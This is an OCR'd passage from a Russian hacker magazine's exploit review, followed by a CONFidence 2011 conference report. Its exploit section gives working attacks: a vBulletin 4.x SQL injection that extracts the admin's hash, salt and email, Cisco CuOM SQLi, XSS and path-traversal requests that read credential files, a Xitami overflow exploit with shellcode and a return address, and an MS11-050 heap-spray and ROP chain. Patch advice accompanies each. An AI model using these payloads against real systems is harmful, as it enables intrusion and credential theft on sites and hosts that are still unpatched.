type%5B%5D=7&query=team&titleonly=1&searchuser=&ex
actname=1&tag=&dosearch=Search+Now&searchdate=0&beforeafter=a
fter&sortby=relevance&order=descending&saveprefs=1&s=
&securitytoken=1302542927-d4cf038925f1bba6869e060b837d6513
71f1c0e0&do=process&searchthreadid=&cat[0]=1) UNION SELECT
 'haxhax' #
```

Бинго! В содержимом страницы появилась наша инъектируемая строка haxhax. Едем дальше: модифицируем запрос так, чтобы вывести логин, хэш, соль и мэйл админа:

```
type%5B%5D=7&query=team&titleonly=1&searchuser=&ex
actname=1&tag=&dosearch=Search+Now&searchdate=0&beforeafter=a
fter&sortby=relevance&order=descending&saveprefs=1&s=
&securitytoken=1302542927-d4cf038925f1bba6869e060b837d
651371f1c0e0&do=process&searchthreadid=&cat[0]=1) UNION
 SELECT concat_ws(0x3a,username,password,salt,email) FROM
 bulletinuser limit 1,1#
```

Далее осталось лишь подобрать пароль любыми подручными средствами, будь то John The Ripper, PasswordsPro или какой-нибудь онлайновый сервис, коих ныне развелось в достатке.

TARGETS

- vBulletin Publishing Suite 4.0.0 — 4.1.2
- vBulletin Forum Classic 4.0.0 — 4.1.2

SOLUTION

Обновить движок до более поздней версии или установить патч. Еще существует метод патчинга вручную, который заключается в том, что переменная $id оборачивается в вызов специальной функции, фильтрующей нежелательные значения:

```
$id = $vbulletin->db->sql_prepare($id);
if (is_array($id))
{
```

Но это еще не все. Так как переменная $id может быть массивом переменных, нужно добавить в функцию sql_prepare() обработку этого случая (по умолчанию его там, как ни странно, нет). Конечный вариант выглядит так:

```
function sql_prepare($value)
{
   if (is_string($value))
   {
      return "'" . $this->escape_string($value) . "'";
   }
   else if (is_numeric($value) AND $value + 0 == $value)
   {
      return $value;
   }
   else if (is_bool($value))
   {
      return $value ? 1 : 0;
   }
   else if (is_null($value))
   {
      return "''";
   }
   else if (is_array($value))
   {
      foreach ($value as $key => $item)
      {
         $value[$key] = $this->sql_prepare($item);
      }
      return $value;
   }
   else
   {
      return "'" . $this->escape_string($value) . "'";
   }
}
```

02 МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В CISCO UNIFIED OPERATIONS MANAGER 8.0 И 8.5


CVSSV2

7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)


BRIEF

Cisco Unified Operations Manager (CuOM) — комплексное решение от известного вендора, предназначенное для мониторинга состояния сети и оперативного решения возникающих проблем. Решение это оказалось на удивление дырявым. В середине мая исследователи из Sense of Security опубликовали целый вагон уязвимостей в этом ПО: здесь и слепые SQL-инъекции, и межсайтовый скриптинг, и выход за корневую директорию веб-сервера. Традиционно, в случае множественных уязвимостей счетчик CVSS определяется по самой серьезной из них, в данном случае это SQL-инъекция, и поэтому наш экспонат заработал 7,5 баллов из 10.










Уязвимая страница поиска vBulletin



Перезапись освобожденного объекта значением 0c0c0c0c

EXPLOIT

1. Переменная CCMs в скрипте PRTestCreation.do подвержена слепой SQL-инъекции, которую можно продемонстрировать банальной одинарной кавычкой:

```
/iptm/PRTestCreation.do?RequestSource=dashboard&MACs=&CCMs=
'waitfor%20delay'0:0:20'--&Extns=&IPs=
```

Аналогичной уязвимости подвержена переменная ccm в скрипте TelePresenceReportAction.do:

```
/iptm/TelePresenceReportAction.do?ccm='waitfor%20
delay'0:0:20'--
```

2. Пассивные XSS были обнаружены в большом количестве скриптов приложения Common Services Device Center, вот лишь некоторые из них:

```
/iptm/advancedfind.do?extn=73fcb</script><script>alert(1)
</script>23fbe43447/iptm/logicalTopo.do?clusterName=
db4c1"%3balert(1)//4031caf63d7
```

Полный список уязвимых скриптов находится в адвизори SOS-11-006, которая в свободном доступе обитает в интернете. Не удалось утаить баги и приложению под названием Common Services Framework Help Servlet, в котором тоже была обнаружена пассивная XSS:

```
/cwhp/device.center.do?device=&72a9f"><script>alert(1)</
script>5f5251aaad=1
```

3. Продолжает наш хит-парад веб-приложение CiscoWorks Homepage, которое порадует нас возможностью выхода за пределы корневой директории веб-сервера, благодаря чему становится возможным читать произвольные файлы в системе. Ниже представлены наиболее интересные случаи, содержащие настройки баз данных и логи изменения паролей:

```
• http://target:1741/cwhp/auditLog.do?file=..\..\..\..\..\..\..
\boot.ini
• http://target:1741/cwhp/auditLog.do?file=..\..\..\..\..\..\..
\Program Files\CSCOpx\MDC\Tomcat\webapps\triveni\WEB-INF\
classes\schedule.properties
• http://target:1741/cwhp/auditLog.do?file=..\..\..\..\..\..\..
\Program Files\CSCOpx\lib\classpath\com\cisco\nm\cmf\
dbservice2\DBServer.properties
• http://target:1741/cwhp/auditLog.do?file=..\..\..\..\..\..\..
\Program Files\CSCOpx\log\dbpwdChange.log
```

SOLUTION

Нужно обновить CuOM до версии 8.6 или более поздней. Либо можно накатить патчи от Cisco, которые можно обнаружить на страницах, посвященных соответствующим багам: CSCtn61716, CSCto12704, CSCto12712 и CSCto35577.

03 XITAMI WEB SERVER 2.5B4: УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ БУФЕРА

CVSSV2

9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Xitami — web/ftp-сервер, первоначально создаваемый с 1996 по 2000 годы конторой iMatrix, как бесплатный продукт с открытыми исходными кодами. Работает он как одиночный процесс и не требует для своей работы больших объемов памяти. Xitami по скорости работы не дотягивает до быстрейших серверов, но по заверениям производителя является хорошо расширяемым решением. Более того, он поддерживает некоторое количество прикладных протоколов, а также имеет веб-интерфейс, через который можно конфигурировать web/ftp-сервер.
Код эксплоита можно найти на популярном ресурсе exploit-db.com в разделе Remote Exploits. Для академических целей мы его слегка модифицируем под себя.


EXPLOIT

В самом коде скрипта автором приведена краткая справка по его использованию. Выглядит она следующим образом:

```
#root@bt:~# cd Desktop/
#root@bt:~# ./Xitami2_5b4.pl
# Enter your target's IP (e.g.: 192.168.0.123)
# > 192.168.178.37
# [*] Sending the evil header at: 192.168.178.37
# [*] OK, exploitation Done!
# [*] Check please for the shell
```

Вместо полезной нагрузки, размещенной в скрипте автором, забацаем классический калькулятор. Сказано — сделано.

```
# msfpayload windows/exec cmd=calc.exe R | msfencode -e x86/
alpha_mixed -t perl
[*] x86/alpha_mixed succeeded with size 461 (iteration=1)
my $buf =
"\x89\xe2\xd9\xea\xd9\x72\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
```



push esp - retn, передача управления на nop-цепочку

Пробегаем по nop-цепочке до полезной нагрузки

```
"\x75\x4a\x49\x49\x6c\x58\x68\x4c\x49\x45\x50\x43\x30\x43" .
"\x30\x45\x30\x4b\x39\x4d\x35\x50\x31\x58\x52\x51\x74\x4c" .
"\x4b\x43\x62\x54\x70\x4c\x4b\x50\x52\x54\x4c\x4c\x4b\x52" .
"\x72\x45\x44\x4c\x4b\x51\x62\x45\x78\x56\x6f\x4c\x77\x50" .
"\x4a\x54\x66\x56\x51\x49\x6f\x54\x71\x4f\x30\x4c\x6c\x47" .
"\x4c\x51\x71\x51\x6c\x43\x32\x54\x6c\x51\x30\x4b\x71\x5a" .
"\x6f\x54\x4d\x43\x31\x5a\x67\x58\x62\x5a\x50\x52\x72\x50" .
"\x57\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x50\x42\x45\x6c\x43" .
"\x31\x58\x50\x4c\x4b\x43\x70\x51\x68\x4f\x75\x4f\x30\x43" .
"\x44\x52\x6a\x45\x51\x5a\x70\x52\x70\x4c\x4b\x51\x58\x45" .
"\x48\x4e\x6b\x43\x68\x45\x70\x47\x71\x49\x43\x4d\x33\x45" .
"\x6c\x51\x59\x4c\x4b\x54\x74\x4e\x6b\x45\x51\x4b\x66\x54" .
"\x71\x4b\x4f\x56\x51\x49\x50\x4e\x4c\x5a\x61\x58\x4f\x56" .
"\x6d\x47\x71\x5a\x67\x45\x68\x4b\x50\x54\x35\x4b\x44\x43" .
"\x33\x51\x6d\x4b\x48\x45\x6b\x43\x4d\x47\x54\x50\x75\x5a" .
"\x42\x43\x68\x4e\x6b\x50\x58\x47\x54\x45\x51\x5a\x73\x45" .
"\x36\x4c\x4b\x56\x6c\x52\x6b\x4e\x6b\x56\x38\x45\x4c\x56" .
"\x61\x49\x43\x4e\x6b\x47\x74\x4e\x6b\x43\x31\x5a\x70\x4c" .
"\x49\x50\x44\x47\x54\x56\x44\x51\x4b\x43\x6b\x43\x51\x51" .
"\x49\x50\x5a\x56\x31\x4b\x4f\x4d\x30\x51\x48\x51\x4f\x43" .
"\x6a\x4e\x6b\x47\x62\x5a\x4b\x4f\x76\x43\x6d\x50\x6a\x47" .
"\x71\x4c\x4d\x4e\x65\x58\x39\x43\x30\x43\x30\x45\x50\x52" .
"\x70\x51\x78\x50\x31\x4c\x4b\x52\x4f\x4f\x77\x4b\x4f\x49" .
"\x45\x4f\x4b\x4c\x30\x4c\x75\x4c\x62\x43\x66\x43\x58\x4c" .
"\x66\x4c\x55\x4d\x6d\x4f\x6d\x4b\x4f\x4e\x35\x47\x4c\x43" .
"\x36\x43\x4c\x54\x4a\x4b\x30\x4b\x4b\x4d\x30\x52\x55\x45" .
"\x55\x4f\x4b\x50\x47\x52\x33\x51\x62\x50\x6f\x52\x4a\x43" .
"\x30\x56\x33\x4b\x4f\x4b\x65\x45\x33\x50\x61\x52\x4c\x50" .
"\x63\x56\x4e\x43\x55\x50\x78\x52\x45\x47\x70\x41\x41";
```

Вставляем данное добро в скрипт Xitami2_5b4.pl, генерирующий рабочий эксплоит, поднимаем сервер, запускаем скрипт, вбиваем ip-адрес сервака и наблюдаем возникающий из ниоткуда кулькулятор. Ну а теперь немного подробней. Перезапись стека происходит на вызове функции _sscanf:

```
.text:0042A38D push eax
.text:0042A38E lea  edx, [esp+7Ch+var_58]
.text:0042A392 push ecx
.text:0042A393 push edx
.text:0042A394 push offset aDSDDDD  ; "%d %s %d %d:%d:%d"
.text:0042A399
.text:0042A399 loc_42A399: ; CODE XREF: sub_42A1F0+10B#j
.text:0042A399 push edi   ; Src
.text:0042A39A call _sscanf; <--- атата
.text:0042A39F mov  ecx, [esp+8Ch+var_5C]
.text:0042A3A3 add  esp, 20h
```

Таким образом стек выглядит после перезаписи (видим стандартную AAAA..., начинающуюся с адреса 0x00c8fee8):

```
00C8FEA4  00A27C57 W|ў. ASCII 41,"AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
00C8FEA8  004922F4 ф"I. ASCII "%s %d %d:%d:%d %d"
00C8FEAC  00C8FEE8 июИ. ASCII 41,"AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

00C8FEB0  00C8FED8 ШюИ.
00C8FEB4  00C8FEDC ЬюИ.
00C8FEB8  00C8FEE0 аюИ.
00C8FEBC  00C8FEE4 дюИ.
00C8FEC0  00C8FED4 ФюИ.
00C8FEC4  00A0F2A8 Ёт .
00C8FEC8  00A184DC Ь"Ў.
00C8FECC  00000001 #...
00C8FED0  00000000 ....
00C8FED4  00000000 ....
00C8FED8  00000000 ....
00C8FEDC  00000000 ....
00C8FEE0  00000000 ....
00C8FEE4  00000000 ....
00C8FEE8  41414141  AAAA
00C8FEEC  41414141  AAAA
00C8FEF0  41414141  AAAA
00C8FEF4  41414141  AAAA
```

Сразу же после всех этих AAAAA... будет располагаться адрес возврата, которым мы переписали первоначальный адрес возврата. Так как в данном варианте эксплоита не ставится целью обход DEP'а, то и управление в дальнейшем нам надо будет передавать на стек. Посему необходимо искать что-то наподобие push esp — ret.
Сразу краткое замечание по поводу кода эксплоита. Необходимо внимательней смотреть на адрес, которым будет перетираться оригинальный, поскольку все это хардкод. На моей системе адрес push esp — ret немного отличался от авторского:

```
$RET = "\x53\x2b\xab\x71";
# ws2_32.dll push ESP – ret – (Windows XP SP3 – [En]).
```


На моей системе:

```
$RET = "\x53\x2b\xa9\x71";
```

Посмотреть данные адреса можно либо простым поиском по опкодам 0x54,0xc3 (push esp — retn), либо при помощи плагина к ImmDbg под названием pvefindaddr. Каким образом использовать pvefindaddr, можно узнать при помощи команды !usage pvefindaddr с дальнейшим созерцанием результатов исполнения вышеприведенной команды в окне логов ImmDbg.
После того как мы дойдем до последнего ret'а, на вершине стека будет лежать адрес 0x71a92b53. Исполняется retn, далее выполняются команды push esp — retn, мы прыгаем на nop-цепочку, по которой в конце концов добираемся до полезной нагрузки.







Получение вредоносных данных от клиента

TARGETS

Xitami 2.5b4

SOLUTION

Обновиться до более свежей версии

04 MS11-050 IE MSHTML!COBJECTELEMENT USE AFTER FREE

CVSSV2

9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Очередная уязвимость в Internet Explorer 7-8. Эксплоит был оформлен автором в виде модуля для Metasploit. Данный модуль эксплуатирует уязвимость типа use-after-free, достигаемую в том случае, когда задан неверный тэг <object> и другие элементы перекрывают собой на экране то место, где тэг объекта должен был бы оказаться после генерации. В результате невалидности элемента Mshtml!CObjectElement, происходит его освобождение в памяти. Однако, объект mshtml!CDisplay для страницы продолжает хранить ссылку на освобожденный <object> и пытается вызывать функции, в аргументах к которым будет указан данный освобожденный элемент, что, собственно, и приводит к уязвимости типа use-after-free.

EXPLOIT

Справку по использованию эксплоита можно получить при помощи стандартной команды Metasploit «show options». Вот пример использования этого сплоита:

```
msf >
use exploit/windows/browser/ms11_050_mshtml_cobjectelement
msf exploit(…) > set SRVHOST 192.168.0.63
SRVHOST => 192.168.0.63
msf exploit(…) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(…) > set CMD calc.exe
CMD => calc.exe
msf exploit(…) > exploit
[*] Exploit running as background job.

[*] Using URL: http://192.168.0.63:8080/b6t3wEBKj

[*] Server started.
msf exploit(ms11_050_mshtml_cobjectelement) >
```

Проходим по ссылке на клиенте (http://192.168.0.63:8080/b6t3wEBKj) и видим возникающий калькулятор. Если закомментировать один из тегов в тесте (дабы уберечь IE от падения), а затем зайти в Deveper Tools и посмотреть на текущее состояние DOM, элемент <object> показываться не будет, скорее всего, потому, что не был указан тип объекта, который у него должен быть:


```
<html>
<body>
<script language='javascript'>
document.body.innerHTML += "<object align='right'
hspace='1000'  width='1000'>TAG_1</object>";
// document.body.innerHTML += "<a id='tag_3' style='b
ottom:200cm;float:left;padding-left:-1000px; border-
width:2000px;text-indent:-1000px' >TAG_3</a>";
document.body.innerHTML += "AAAAAAA";
document.body.innerHTML += "<strong style=
'font-size:1000pc;margin:auto -1000cm auto auto;'
dir='ltr'>TAG_11</strong>";
</script>
</body>
</html>
```

Зная это, вскинем свой взор на стек вызовов, полученный после падения, это должно пояснить нам суть остального:

```
0:008> k
ChildEBP RetAddr
020be350 63602718 mshtml!CElement::Doc+0x2
020be36c 636026a3 mshtml!CTreeNode::ComputeFormats+0xb9
020be618 63612a85 mshtml!CTreeNode::ComputeFormatsHelper+0x44
020be628 63612a45 mshtml!CTreeNode::GetFancyFormatIndexHelper
                                                        +0x11
020be638 63612a2c mshtml!CTreeNode::GetFancyFormatHelper+0xf
020be64c 637d29ab mshtml!CTreeNode::GetFancyFormat+0x35
020be654 637d2906 mshtml!CLineCore::AO_GetFancyFormat+0x23
020be688 63675c93 mshtml!CRecalcLinePtr::RecalcMargins+0x19d
020bee80 6369985f mshtml!CDisplay::RecalcLines+0x6e4
020bef5c 6361c037 mshtml!CDisplay::WaitForRecalc+0x208
020befac 636514de mshtml!CFlowLayout::Notify+0x7d7
020befb8 636017f2 mshtml!NotifyElement+0x41
020bf00c 6365134f mshtml!CMarkup::SendNotification+0x60
020bf034 63666bc1 mshtml!CMarkup::Notify+0xd4
020bf07c 6361bf07 mshtml!CElement::SendNotification+0x4a
020bf0a0 635d82b7 mshtml!CElement::EnsureRecalcNotify+0x15f
020bf11c 635cc225 mshtml!CDisplayPointer::MoveUnit+0x2b2
020bf208 635cc092 mshtml!CHTMLEditor::AdjustPointer+0x16f
020bf23c 635cd2af mshtml!CEditTracker::AdjustPointerForInsert
                                                        +0x8b
020bf298 635cd123 mshtml!CCaretTracker::PositionCaretAt+0x141
```

Основным моментом, который приводит к падению, является то, что элемент <object> был первоначально добавлен в некий список элементов, чтобы быть отображенным. Затем элемент object был удален, поскольку стал невалидным, и стало нечего отображать. Но он не был удален из вышеобозначенного списка. Далее должно произойти нечто, в результате чего IE попытается вызвать метод на освобожденном объекте, что и приведет к use-after-free.
То есть по сути, нам необходимо инициировать освобождение элемента <object>, получить указатель на данные, которые мы контролируем для того, чтобы перезаписать ими освобожденный объект, а затем сделать то, что может привести к вызову функций с элементом object в качестве одного из аргументов.
Эксплоит для IE7 и IE8 с отключенным DEP перезаписывает CObjectElement значениями 0c0c0c0c:

```
mshtml!CElement::Doc:
3cf76b80 8b01    mov  eax,dword ptr [ecx]
  ; ds:0023:147f00a7=0c0c0c0c
```



Интерфейс CuOM запускается через обычный браузер

```
3cf76b82 8b5070 mov  edx,dword ptr [eax+70h]
  ; ds:0023:0c0c0c7c=0c0c0c0c
3cf76b85 ffd2    call edx
  ; {<Unloaded_sspc.dll>+0xc0c0c0b (0c0c0c0c)}
  ; <-- (исполнение цепочки nops + shellcode)
3cf76b87 8b400c  mov  eax,dword ptr [eax+0Ch]
3cf76b8a c3      ret
```

Эксплоит для IE8 с включенным DEP требует применения техники ROP-программирования:

1. CObjectElement перезаписывается значениями 0c0c0c0c;
2. Используя heap-spray, помещаем ROP-последовательность по адресу 0c0c0c0c;
3. По адресу 0x23000000 размещается цепочка nops+shellcode.

Как только все будет выполнено, ROP-последовательность примет следующий вид:

```
0c0c0c0c 7c809af1 ; 1:kernel32!VirtualAlloc (первый возврат)
0c0c0c10 7c901db3 ; 2:ntdll!memcpy (второй возврат)
0c0c0c14 7f000000 ; 1:VirtualAlloc:lpAddress
0c0c0c18 00004000 ; 1:VirtualAlloc:dwSize
0c0c0c1c 00003000 ; 1:VirtualAlloc:flAllocationType MEM_
COMMIT | MEM_RESERVE
0c0c0c20 00000040 ; 1:VirtualAlloc:flProtect rwx
0c0c0c24 7f001000 ; 3:nops+shellcode (третий возврат)
0c0c0c28 7f001000 ; 2:memcpy:dst
0c0c0c2c 23000100 ; 2:memcpy:src
0c0c0c30 00002fff ; 2:memcpy:size
0c0c0c34 be9e2688 ; мусор
...
0c0c0c74 de2f62e1 ; мусор
0c0c0c78 a19314eb ; мусор
0c0c0c7c 773e3f18 ; comctl32!CImageList::_IsSameObject+0x40
 ; указатель стека
0c0c0c80 3825a2d7 ; мусор
0c0c0c84 88f8a84d ; мусор
0c0c0c88 0566b421 ; мусор
```

Момент вызова mshtml!CElement::Doc после данного события:

```
mshtml!CElement::Doc:
3cf76b80 8b01    mov  eax,dword ptr [ecx]
 ; ds:0023:35a00002=0c0c0c0c
3cf76b82 8b5070 mov  edx,dword ptr [eax+70h]
 ; ds:0023:0c0c0c7c=773e3f18
3cf76b85 ffd2    call edx ; указатель стека
 ; {comctl32!CImageList::_IsSameObject+0x40 (773e3f18)}
```

Первая часть ROP-последовательности представляет из себя указатель на код, производящий обмен esp с eax (0c0c0c0c):

```
0:007> u comctl32!CImageList::_IsSameObject+40 L?2
comctl32!CImageList::_IsSameObject+0x40:

773e3f18 94      xchg eax,esp ; esp == 0c0c0c0c
773e3f19 c3      ret ; возврат в kernel32!VirtualAlloc
```

После данных телодвижений ROP-последовательность будет выглядеть следующим образом:

```
0c0c0c10 7c901db3 ; 2:ntdll!memcpy
(второй возврат)
0c0c0c14 7f000000 ; 1:VirtualAlloc:lpAddress
0c0c0c18 00004000 ; 1:VirtualAlloc:dwSize
0c0c0c1c 00003000 ; 1:VirtualAlloc:flAllocationType MEM_
COMMIT | MEM_RESERVE
0c0c0c20 00000040 ; 1:VirtualAlloc:flProtect rwx
0c0c0c24 7f001000 ; 3:nops+shellcode (третий возврат)
0c0c0c28 7f001000 ; 2:memcpy:dst
0c0c0c2c 23000100 ; 2:memcpy:src
0c0c0c30 00002fff ; 2:memcpy:size
```

В kernel32!VirtualAlloc выделяется 0x4000 байт с атрибутами чтение/запись/исполнение по адресу 0x7f000000, и мы возвращаемся в ntdll!memcpy. На данном этапе стек выглядит следующим образом:

```
0c0c0c24 7f001000 ; 3:nops+shellcode (третий возврат)
0c0c0c28 7f001000 ; 2:memcpy:dst
0c0c0c2c 23000100 ; 2:memcpy:src
0c0c0c30 00002fff ; 2:memcpy:size
```

ntdll!memcpy затем скопирует 0x2fff байт из 0x23000100 (по данному адресу находится цепочка nops + shellcode) по адресу 0x7f001000 (rwx-память, была выше выделена VirtualAlloc'ом) и вернет управление на цепочку nops + shellcode, располагающуюся по адресу 0x7f001000:

```
ntdll!memcpy:
7c901db3 55      push  ebp
7c901db4 8bec    mov   ebp,esp
7c901db6 57      push  edi
7c901db7 56      push  esi
7c901db8 8b750   cmov  esi,dword ptr [ebp+0Ch]
  ; ss:0023:0c0c0c2c=23000100
7c901dbb 8b4d10  mov   ecx,dword ptr [ebp+10h]
  ; ss:0023:0c0c0c30=00002fff
7c901dbe 8b7d08  mov   edi,dword ptr [ebp+8]
  ; ss:0023:0c0c0c28=7f001000

...

7c901de6 f3a5    rep  movs dword ptr es:[edi],dword ptr [esi]
  ; скопировать nops+shellcode по адресу 0x7f001000

...

7c901f4d c9          leave
7c901f4e c3          ret
; возврат по адресу 7f001000 (попадаем на
; цепочку nops + shellcode)
```

TARGETS

Internet Explorer 7-8

SOLUTION

Поставить обновления.

Алексей Синцов, Digital Security (twitter.com/asintsov)
Александр Матросов, ESET (twitter.com/matrosov)



CONFIDENCE 2011

Отчет о хакерской конференции в Польше из первых рук

CONFidence — уникальное событие по своей атмосфере и открытости. Помимо именитых докладчиков, здесь всегда ждут новых людей, которые готовы представить результаты интересных исследований в области ИБ. Единственное ограничение — выступление должно будоражить разум не только докладчика, но и быть интересно присутствующим.

От редакции:

Конференция CONFidence как обычно прошла в 20-х числах мая в прекрасном польском городе Кракове. Она давно уже зарекомендовала себя как лучшее событие IT-security в Восточной Европе, да и чего таить — это одно из лучших хак-событий Европы вообще (наряду с Black Hat, HITB, HashDays, SOURCE, BruCon, DeepSEC). За пять лет докладчиками на этой конференции были такие люди, как Брюс Шнайер, Дэн Камински, Джоанна Рутковская, Якоб Аппелбаум, Антон Чувакин и многие другие. А в этом году с докладами приехали двое наших авторов — Алексей Синцов и Саша Матросов, выступавший со своим коллегой из ESET Евгением Родионовым. И хотя мы редакцией и сами съездили посмотреть на это чумовое действие, отчет о CONFidence предложили написать непосредственно участникам событий. Так что то, какой конференцию увидел Леша Синцов, и комментарии Саши Матросова читай ниже.

Атмосфера

Первое, что хочется сказать: на мероприятии присутствует некая «живая» хакерская атмосфера, что позволяет нам, как докладчикам, так и посетителям, очень душевно пообщаться друг с другом в «неофициальной» обстановке :). Сама конференция проходила в комплексе водонапорной станции, открытой в еще 1901 году, так что антураж в стиле «индастриал» помог разнообразить общее впечатление. Мероприятия подобного рода в большинстве своем проходят в скучных кондиционируемых залах отелей, а тут выбрано очень правильное место. Стоит к этому добавить, что территория конференции не ограничивалась только помещениями: сюда также входила и зона под открытом небом, где были организованы всякого рода спортивные игры (волейбол, футбол), установлены удобные тенты и готовились вкусности вроде мяса гриль и шашлыков (к слову, на польском это блюдо называется точно так же). Конечно, не обошлось без привычных для данного меро-

Александр Матросов из ESET рассказывает о TDL4

приятия атрибутов — игровых консолей, старых игр, и, само собой, хакерских соревнований. Проводились и просто «алко-трешовые» конкурсы, вроде такого: кто полуголым пробежит по сцене во время доклада... Александру Матросову и Евгению Родионову повезло, ведь именно во время их выступления кто-то выполнил эту «ачивку» :). Были и классические конкурсы, вроде CrackMe и ReverseMe или «обойди Tipping Point IPS». Кстати, ESET уже на протяжении многих лет является спонсором этого мероприятия и традиционно разрабатывает для него специальный крякми. К сожалению, в этом году не нашлось ни одного человека, который смог бы пройти его полностью. До сих пор он доступен онлайн и ты можешь испытать себя (2011.confidence.org.pl/misc/CrackMe/force64.ex_). «Видимо, просто на этот раз не было Димы Склярова, который уже традиционно занимает все первые места на наших конкурсах», — шутит Саша Матросов. Короче говоря, CONFidence 2011 отметилась всем, без чего ни одна добротная хакерская конференция обойтись не может. Тем не менее, на таких ивентах самое главное — это доклады, так что поговорим о них подробнее.

Доклады

Сетевая безопасность — с нулевого уровня
Your Network Security Starts at Layer Zero

Докладчики: Девиант Оллам, Бабак Джавади

Этот доклад, который перешел в воркшоп от американских пен-тестеров, был на открытии. Пен-тестеры-то не простые. Они занимаются проникновением на физическом уровне, то есть проверяют качество замков, пытаясь вскрыть их, не разрушая механизма дверей, петель или стен. Очевидно, что большинство воров просто высверливают замки, не заботясь о скрытности. Но вот если следов разрушения нет, значит ли это, что твою дверь не открывали? Значит ли это, что твой ящик в офисе был закрыт и недоступен, пока ты был на обеде или дома? Вообще говоря, если камер нет — то это не очевидно. А учитывая, как некоторые компании экономят не только на замках от офисных дверей, ящиков столов или личных шкафчиков, но и на замках от щитовых (где счетчики, или рубильники, или управление прочих коммуникаций), то такие пен-тесты показывают, что потенциальный нарушитель может получить физический доступ так, что об этом еще долго никто не узнает. В любом случае, 